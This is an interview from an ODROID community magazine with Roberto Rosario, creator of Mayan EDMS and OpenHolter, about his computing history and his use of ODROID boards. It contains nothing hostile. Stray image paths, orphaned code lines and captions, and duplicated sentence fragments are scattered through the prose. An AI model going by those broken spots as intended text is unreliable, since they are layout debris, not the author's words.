Robbie Ferguson is the host of Category5 Technology TV and author of NEMS Linux. His TV show is found at https://category5.tv/ and his blog is https://baldnerd.com/.

Meet An ODROIDian: Roberto Rosario

November 1, 2018 By Rob Roy Meet an ODROIDian


Please tell us a little about yourself. Hello, my name is Roberto Rosario. I'm the creator of Mayan EDMS, a free open source document management software, the OpenHolter a portable, Arduino based electrocardiogram machine and Rocket Launcher the custom software launcher for the ODROID Go. I'm a software developer working mostly with governments and manufacturing companies in data warehousing, electronic document management, business intelligence, and open data projects. 90% of my work is basically working with large volumes of data in different formats and mediums, and try to come up with ways to make it accessible, usable, reliable, and durable. I have always lived in Puerto Rico. It has a great climate almost all year round (except during hurricane season). I'm married with a 14 year old son and a Chihuahua puppy named Oreo. He's my service dog, photography model, and partner in crime.

How did you get started with computers? I got started with computers at the age of 10. My first computer was a TRS-80 Color Computer 2. Being that age and without residential Internet access (it didn't exist), I couldn't get software for my computer. That forced me to learn to build everything from scratch. I eventually learned to write machine language by hand for the 6809 microprocessor by poking numbers into memory addresses provoking artifacts and crashing the computer. I slowly managed to document all the opcodes of the microprocessor and used machine language in math and science fair projects. After the CoCo 2 came a CoCo 3 with a 5.25 inch floppy drive (my first taste of C language and operating systems with OS9), then a Commodore 64 and finally a Tandy 1000 was my first PC compatible computer. The skills gained from learning machine language helped me reverse engineering video game consoles (I can't say which ones for legal reasons but some information survives in the Internet Archive) and published my findings when I was 17. When you play an emulated game on the Odroid Go, you are using code I helped


game on the Odroid Go, you are using code I helped decode more than 20 years ago.

What attracted you to the ODROID platform? Before the ODROID, consumer grade single board computers felt like novelties. They looked cool, but were undocumented, unsupported by the companies putting them out, used closed hardware, didn't had much power and were more about the marketing allure of popularising technology instead of actually providing a useful technology product. The ODROID platform was a real eye opener for me in terms of price to performance ratio and build quality. The philosophy of openness was also a big plus. Having the schematics available helps a lot when building projects and in occasions have led to discovering undocumented features, like the ODROID-C2 being able to run directly from 3.7v lithium batteries.

How do you use your ODROIDs? I'm a data preservation nerd, living in a tropical island prone to storms and bad electricity service. I use the ODROIDs to me solve all that with just a few type of devices and some modifications.


Heartbeat detection
31 #define CORRECTION_FACTOR 0.15
32 #define TRAVEL_THRESHOLD_FACTOR 95
DJANGOCON EUROPE 2017
Roberto giving a talk at DjangoCon Europe

I like the HC2's potential as a single board NAS. The built in SATA to USB3 bridge, the hard drive and CPU heatsink, Gigabit ethernet hardware, coupled with a GlusterFS, checks all the boxes for a performant, resilient, worry-free storage solution and media server.




Roberto's trusty ODROID-HC2

The four 64-bit ARM cores in the C2 allow me to run the intensive tasks I need when developing software like running test suites and building images. Most of my personal services also run on a farm of ODROID-C2. The combination of the C2 for processing tasks with the HC2 for storage and being able to power all devices from the DC part of a solar system, makes building a DIY micro datacenter very affordable and reliable.

Which ODROID is your favorite and why? The ODROID-GO is my current darling. I'm using it not just to play games, but as a microprocessor development platform. Trying to develop a portable microprocessor project means worrying about battery, battery management, inputs, displays, enclosure, and remote access. All that is solved with the ODROID-GO, plus WiFi and a dual core package for real multithreading capabilities.

them using everyday items like a computer UPS as an



Roberto's favorite ODROID is the ODROID-GO

What innovations would you like to see in future Hardkernel products? I can't think of anything right now. I'm very happy as a customer and a developer with the way they build and document their products. They are well designed (down to things like the ESD protection) and well manufactured so they are durable at a great price. It is working well and I don't see a reason why they should change any aspect of it.

What hobbies and interests do you have apart from computers? I live in Puerto Rico, and one of realities of life here, due to many factors, is unreliable services like electricity. I build proper renewable power systems for everyday use, but I also enjoy making them using everyday items like a computer UPS as an inverter, the kind of solar power system MacGyver would build.

I'm a ham radio operator with a fascination with emergency radio operation and digital modes. I use APRS and I like working satellites. Most of the time I'm on UHF/VHF on repeaters, but now that I got a General class upgrade, I hope to get into HF and global propagation. I hope to one day be able to do a QSO with one of the operators aboard the International Space Station.

I like biohacking and building custom medical devices. Being a heart patient and having access to heart monitoring equipment 24-7 by building my own helped to manage my conditions in ways I could've never achieve in the traditional way. One of my current projects is porting my OpenHolter electrocardiogram project (currently based on Arduino) to the ODROID-GO. Where other people see a gaming device, I see a Star Trek type tricoder! When I need a change of pace, I go to photography. Gives the other side of the brain a workout.

What advice do you have for someone wanting to learn more about programming? Don't fall in the "new is always" better trap. That applies to languages, techniques, editors, operating system, platforms, etc. We are bombarded with words like innovation and "thinking out of the box", like those are the only methods to problem solving. Established paradigms are made to look bad and outdated. That is not really the case. There is a time to innovate and there is a time use time-tested methods. Tradition and creativity go hand-in-hand. If it weren't for innovation, and the work of "crazy" people you wouldn't be reading this right now. Learn from and respect both.